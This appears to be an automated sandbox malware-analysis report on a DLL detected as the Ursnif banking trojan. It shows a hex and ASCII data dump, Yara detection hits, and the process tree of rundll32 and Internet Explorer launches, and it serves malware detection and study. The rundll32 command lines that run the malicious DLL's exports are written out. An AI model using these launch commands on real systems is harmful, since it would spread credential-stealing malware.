2c d5 da 28 c5 3b ea b7 05 77 9a 6b 39 a2 fd 7e 4a 0f 63 e4 da b6 a9 a2 7d 2f 30 d4 66 d5 bb 92 98 b2 61 bc 7e e1 68 c8 b3 39 71 e8 f2 c9 d9 2d cc fa 04 cd bd c0 7f 9a cd e4 bd 8e 5d f6 79 7d a9 e3 e9 ba 06 2e a0 e7 4e 21 21 7d a0 57 47 fb 3a 91 c3 a8 36 8a 15 d6 bd d5 f8 3f 4c 60 3c 13 cc 55 bb 31 0f f3 20 5b 0d 7e 3a bb 34 1e 39 2f 36 ef 0e 7a f9 81 65 1d 7d b0 44 24 47 08 d0 ff 11 b6 09 a6 ef 82 d1 c3 48 d1 48 dc 88 b9 85 b3 6a b3 d7 fd 0f 7e ed 1b be 08 29 8c 26 14 26 f0 27 88 82 f8 37 32 db 47 e0 bc 15 cf 31 e9 d7 ec e6 16 15 7e 38 e7 37 d9 48 00 cd 92 56 da 53 a8 41 c1 e4 60 f1 e1 ab a4 a4 b4 d7 14 a8 ae 1a 9c f8 bd 08 b8 d9 be 88 63 76 d5 f9 50 5e b5 6c 5e 55 51 a8 ce 14 f2 c7 b3 5e 13 37 f9 c7 5f b1 50 f2 ce da dd bf b4 b3 c6 f8 9b a2 12 2b 29 ea 5b db fa ec a7 5b a0 b9 9e d6 04 9f e5 a2 28 b1 09 fb 51 e3 69 c6 a9 64 05 6a 88 a0 db 8e 57 65 15 be 78 95 d6 fa a6 e8 e8 18 30 7d ca 4e 44 99 22 ea 72 ca 1e c4 27 9b ee 63 22 4d b4 28 52 eb 9e dc 90 d6 26 8e cc 6e cd ab ae ad ba 6e 81 6f be 8d d8 23 6c 1a 22 b0 90 1b bc 17 d2 b9 f8 f4 0c e8 8f 2f b9 f9 4d 82 74 ac 75 53 79 14 23 91 98 0c d7 85 de 3f 9d 8e 65 20 3c 9f e4 52 7d 78 d0 b9 da 9e 1a a4 4c 26 ac 86 a3 0b 9e 1c 7d 49 05 c5 e1 5d 6a 63 26 81 5e 85 6f 28 43 0f 99 db 3e b5 0c c4 ff 0f 32 7c 26 fb 07 ac 42 7c 72 c5 b1 1e 95 13 8e 64 07 ec da 82 c3 16 27 e1 53 27 9c 5a b8 0b 49 53 cb 87 42 cc cc d3 9e e8 23 0b cd b8 87 55 a7 87 4e fb ef 3c fb 5f 78 4d 09 82 1c 84 48 4c ac 33 3b ad e7 ff 96 51 97 0f a3 da cb fc ca 32 b5 4c 39 dd b8 86 19 04 93 af 04 18 2a ce d9 f7 b2 34 fd 08 0f 4c cc e6 ce a6 3e af 45 38 f6 d2 7d 59 20 9d 0e 71 ef 68 da 3c ee 58 64 e4 b8 df f9 90 de 42 e0 53 4f 87 73 ae a3 d8 31 ab f5 76 90 5a 5c a0 87 54 bc 88 cc 95 59 6d 72 76 6e 06 6c b2 45 f3 9f ea 2c a8 48 5c 36 b3 8f 3b f4 41 b4 39 c6 a7 5d 91 77 6b 5f 7f 30 a9 9b d4 f0 51 12 87 9d 09 69 27 1f e4 6d 56 04 4d 68 24 71 c5 b5 93 36 a9 14 Data Ascii: 767EPCx40usEpz8[tf6C4I;7MQN]x/HV.AMS@~W2HTS*\lcMu9}]gZr&7Tz.6YduszKMX+U}G)QI<`byK*=&ZjUj H[MQSv{bR;a}!b$,G{^yjBYK:2k*cyL.vYQ)[ PrmjIQ[M||K,(;wk9~Jc}/0fa~h9q-]y}.N!!}WG:6?L`<U1 [~:49/6ze}D$GHHj~)&&'72 G1~87HVSA`cvP^!^UQ^7_P+)[[(QidjWex0}ND"r'c"M(R&nno#l"/MtuSy#?e <R}xL&}I]jc&^o(C>2|&B|rd'S'ZISB#UN<_x MHL3;Q2L9*4L>E8}Y qh<XdBSOs1vZ\TYmrvnlE,H\6;A9]wk_0Qi'mVMh$q6

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 4876 Parent PID: 5744

General

Start time:	16:51:07
Start date:	05/07/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\3b17.dll'
Imagebase:	0xa80000
File size:	116736 bytes

MD5 hash:	542795ADF7CC08EFCF675D65310596E8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000002.475659294.0000000003019000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.461720444.0000000003098000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.461743288.0000000003098000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.461645135.0000000003098000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.461813677.0000000003098000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.461763055.0000000003098000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.461780198.0000000003098000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.461795856.0000000003098000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.461674265.0000000003098000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000002.475651924.0000000002E9C000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Analysis Process: cmd.exe PID: 3868 Parent PID: 4876

General

Start time:	16:51:07
Start date:	05/07/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\3b17.dll',#1
Imagebase:	0xbd0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 244 Parent PID: 4876

General

Start time:	16:51:08
Start date:	05/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\3b17.dll,Seasonthing
Imagebase:	0x1340000
File size:	61952 bytes

MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 4576 Parent PID: 3868

General

Start time:	16:51:08
Start date:	05/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe 'C:\Users\user\Desktop\3b17.dll',#1
Imagebase:	0x1340000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.451412627.0000000005498000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.451272209.0000000005498000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.451228636.0000000005498000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.451358001.0000000005498000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.469498928.0000000005419000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.451303744.0000000005498000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.451380572.0000000005498000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.451325276.0000000005498000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.451398654.0000000005498000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000002.478328621.0000000005419000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 5928 Parent PID: 4876

General

Start time:	16:51:12
Start date:	05/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\3b17.dll,Seatforce
Imagebase:	0x1340000
File size:	61952 bytes

MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 3012 Parent PID: 4876

General

Start time:	16:51:16
Start date:	05/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\3b17.dll,Spaceclose
Imagebase:	0x1340000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 5912 Parent PID: 4876

General

Start time:	16:51:21
Start date:	05/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\3b17.dll,Time
Imagebase:	0x1340000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: iexplore.exe PID: 3472 Parent PID: 792

General

Start time:	16:53:04
Start date:	05/07/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff763ec0000
File size:	823560 bytes

MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Analysis Process: iexplore.exe PID: 4792 Parent PID: 3472

General

Start time:	16:53:06
Start date:	05/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:3472 CREDAT:17410 /prefetch:2
Imagebase:	0xe30000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: iexplore.exe PID: 2996 Parent PID: 3472

General

Start time:	16:53:08
Start date:	05/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:3472 CREDAT:82950 /prefetch:2
Imagebase:	0xe30000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Disassembly

Code Analysis